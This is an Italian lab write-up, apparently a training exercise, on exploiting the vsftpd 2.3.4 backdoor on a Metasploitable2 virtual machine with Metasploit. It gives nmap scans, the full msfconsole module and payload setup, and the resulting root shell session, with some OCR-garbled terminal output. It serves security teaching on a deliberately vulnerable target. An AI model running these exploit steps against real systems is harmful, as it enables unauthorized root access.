## **HACKING CON METASPLOIT**

L'esercizio di oggi consiste nel completare una sessione di hacking sulla macchina Metasploitable2, sul servizio "vsftpd" e, una volta completata la sessione, creare una cartella che chiameremo "test metasploit" nella directory di root (/).

La macchina Metasploitable 2 dovrà essere configurata con l'IP 192.168.1.149/24.

Come prima cosa, quindi abbiamo configurato l'IP di Metasploitable2.

```
# This file describes the network interfaces available on your system # and how to activate them. For more information, see interfaces(5).


# The loopback network interface auto lo iface lo inet loopback

# The primary network interface auto eth0 iface eth0 inet static address 192.168.1.149 network 192.168.1.0 broadcast 192.168.1.255 gateway 192.168.1.1
```

Una volta configurato l'IP, siamo andati a configurare l'IP anche su Pfsense per permettere la comunicazione tra la macchina Kali (IP 192.168.32.100) e la macchina Metasploitable2, dato che non erano più sulla stessa rete.



Abbiamo quindi controllato la comunicazione facendo pingare le macchine.



Abbiamo dunque avviato una scansione con nmap di Metasploitable2 per verificarne se il servizio interessato fosse attivo per poi far partire un'ulteriore scansione proprio sul servizio accertandone la versione.

```
-$ nmap -sV 192.168.1.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-05 09:02 EST
Nmap scan report for 192.168.1.149
Host is up (0.0042s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
          open
                                vsftpd 2.3.4
                                OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp
23/tcp
          open
                  ssh
                                Linux telnetd
Postfix smtpd
          open
                 telnet
25/tcp
          open
                  smtp
                                ISC BIND 9.4.2
53/tcp
          open
80/tcp
                                Apache httpd 2.2.8 ((Ubuntu) DAV/2)
          open
111/tcp open
                                2 (RPC #100000)
                  rpcbind
                 netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
139/tcp
         open
445/tcp
          open
512/tcp
                  exec
513/tcp
          open
                  login
                                OpenBSD or Solaris rlogind
514/tcp open
                  tcpwrapped
1099/tcp open
                                GNU Classpath grmiregistry
                  java-rmi
1524/tcp open
                  bindshell
                                Metasploitable root shell
                                2-4 (RPC #100003)
2049/tcp open
2121/tcp open
                                ProFTPD 1.3.1
3306/tcp open
                                MySQL 5.0.51a-3ubuntu5
                 mysql
5432/tcp open postgresql
                                PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open
                                VNC (protocol 3.3)
6000/tcp open
                                (access denied)
                                UnrealIRCd
6667/tcp open
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open ajp13 Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.19 seconds
```

```
(kali⊕ kali)-[~]
$ nmap -A -p 21 192.168.1.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-05 09:04 EST
Nmap scan report for 192.168.1.149
Host is up (0.00082s latency).
PORT STATE SERVICE VERSION
                   vsftpd 2.3.4
21/tcp open ftp
 ftp-syst:
   STAT:
 FTP server status:
      Connected to 192.168.32.100
      Logged in as ftp
       TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
       Data connections will be plain text
       vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
Service Info: OS: Unix
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds
__(kali⊕ kali)-[~]
```

Siamo andati ad aprire Msfconsole tramite il comando "msfconsole" dalla nostra macchina Kali.

```
-(kali⊕kali)-[~]
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/
a sha2 nistp256.rb:11: warning: already initialized constant Hi
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/
a_sha2_nistp256.rb:11: warning: previous definition of NAME was
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/
a_sha2_nistp256.rb:12: warning: already initialized constant Hi
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/
a_sha2_nistp256.rb:12: warning: previous definition of PREFEREN
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/
a_sha2_nistp256.rb:13: warning: already initialized constant H
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/
a_sha2_nistp256.rb:13: warning: previous definition of IDENTIF:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/
a_sha2_nistp256.rb:11: warning: already initialized constant H
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/
a_sha2_nistp256.rb:11: warning: previous definition of NAME was /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/
a_sha2_nistp256.rb:12: warning: already initialized constant Hi
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/
a_sha2_nistp256.rb:12: warning: previous definition of PREFEREM
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/
a_sha2_nistp256.rb:13: warning: already initialized constant H
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/
a_sha2_nistp256.rb:13: warning: previous definition of IDENTIF1
                        WW I
       =[ metasploit v6.2.9-dev
     --=[ 2230 exploits - 1177 auxiliary - 398 post
       =[ 867 payloads - 45 encoders - 11 nops
       -=[ 9 evasion
Metasploit tip: View missing module options with show
```

Da msfconsole siamo andati a cercare il giusto modulo da utilizzare tramite il comando "search vsftpd".

```
msf6 > search vsftpd

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > ■
```

Tramite il comando "info" abbiamo ottenuto tutte le informazioni sull'exploit.

```
) > info
    Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
 Privileged: Yes
     License: Metasploit Framework License (BSD)
  Rank: Excellent
Disclosed: 2011-07-03
Provided by:
hdm <x@hdm.io>
  MC <mc@metasploit.com>
Available targets:
  Id Name
Check supported:
Basic options:
  Name
             Current Setting Required Description
                                                    The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit The target port (TCP)
  RHOSTS
  RPORT 21
Payload information:
  Space: 2000
Avoid: 0 characters
Description:
   This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.
References:
  OSVDB (73573)
http://pastebin.com/AetT9sS5
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
                                                  ackdoor) >
msf6 exploit(
```

Tramite il comando "show options" siamo quindi andati a verificare quali configurazioni dovevamo inserire per l'utilizzo dell'exploit.

L'exploit in questo caso necessitava l'inserimento dei parametri di IP del target e della porta target. Li abbiamo inseriti rispettivamente con i comandi "set RHOSTS" e "set RPORT".

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ■
```

Tramite il comando "show payload" siamo andati a visualizzare i payloads disponibili.

```
<u>msf6</u> exploit(
                                              ) > show payloads
usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key/
hm::EcdsaSha2Nistp256::NAME
//wsr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key
hm::EcdsaSha2Nistp256::PREFERENCE
usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_ke/
usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_ke/
hm::EcdsaSha2Nistp256::IDENTIFIER
usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key/
Compatible Payloads
                                     Disclosure Date
                                                                 Check Description
   # Name
                                                       Rank
                                                        normal No
   0 payload/cmd/unix/interact
                                                                         Unix Command, Interact with Established Connection
                           hackdoor) >
msf6 exploit(uni
```

Abbiamo impostato il payload trovato con "set payload 0".

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ■
```

Ne abbiamo poi controllato le opzioni tramite il comando "show options".

Avendo appurato che non avevamo bisogno di ulteriori configurazioni abbiamo lanciato l'attacco con il comando "exploit" dalla console.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.32.100:33539 → 192.168.1.149:6200) at 2022-12-05 09:23:14 -0500
```

L'attacco verrà eseguito sulla macchina target lanciando poi il payoad. Abbiamo verificato le informazioni circa la configurazione di rete attuali sulla macchina target con il comando "ifconfig".

```
msf6 exploit(
                                             ) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.32.100:33539 → 192.168.1.149:6200) at 2022-12-05 09:23:14 -0500
ifconfig
          Link encap:Ethernet HWaddr 08:00:27:51:0e:97 inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.25.0
eth0
           inet6 addr: fe80::a00:27ff:fe51:e97/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1568 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1523 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:125534 (122.5 KB) TX bytes:146261 (142.8 KB)
Base address:0×d020 Memory:f0200000-f0220000
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:261 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
          RX bytes:97089 (94.8 KB) TX bytes:97089 (94.8 KB)
```

Tramite la shell del payload abbiamo potuto navigare il file system, siamo quindi andati a creare nella cartella di root (/) la nostra cartella "test\_metasploit" tramite il comando "mkdir test\_metasploit".

```
pwd
/
cd /root
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```

Siamo andati a controllare sulla nostra macchina Metasploitable2 per verificare l'effettiva creazione della cartella.

```
msfadmin@metasploitable:~$ ls /root
Desktop reset_logs.sh test_metasploit vnc.log
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
       link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
       inet 127.0.0.1/8 scope host lo
       inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
       link/ether 08:00:27:51:0e:97 brd ff:ff:ff:ff:ff
       inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
       inet6 fe80::a00:27ff:fe51:e97/64 scope link
valid_lft forever preferred_lft forever
msfadmin@metasploitable: "$ ping 192.168.32.100
PING 192.168.32.100 (192.168.32.100) 56(84) bytes of data.
64 bytes from 192.168.32.100: icmp_seq=1 ttl=63 time=0.889 ms
64 bytes from 192.168.32.100: icmp_seq=2 ttl=63 time=1.30 ms
64 bytes from 192.168.32.100: icmp_seq=3 ttl=63 time=1.58 ms
64 bytes from 192.168.32.100: icmp_seq=1 ttl=63 time=0.985 ms
64 bytes from 192.168.32.100: icmp_seq=1 ttl=63 time=1.23 ms
[2]+ Stopped
                                                  msfadmin@metasploitable:~$ ls /root/
Desktop reset_logs.sh test_metasploit vnc.log
msfadmin@metasploitable:~$
```

Tramite il comando "ls /root/" abbiamo avuto la conferma dell'effettiva creazione della cartella, riuscendo quindi a completare la sessione di hacking con successo.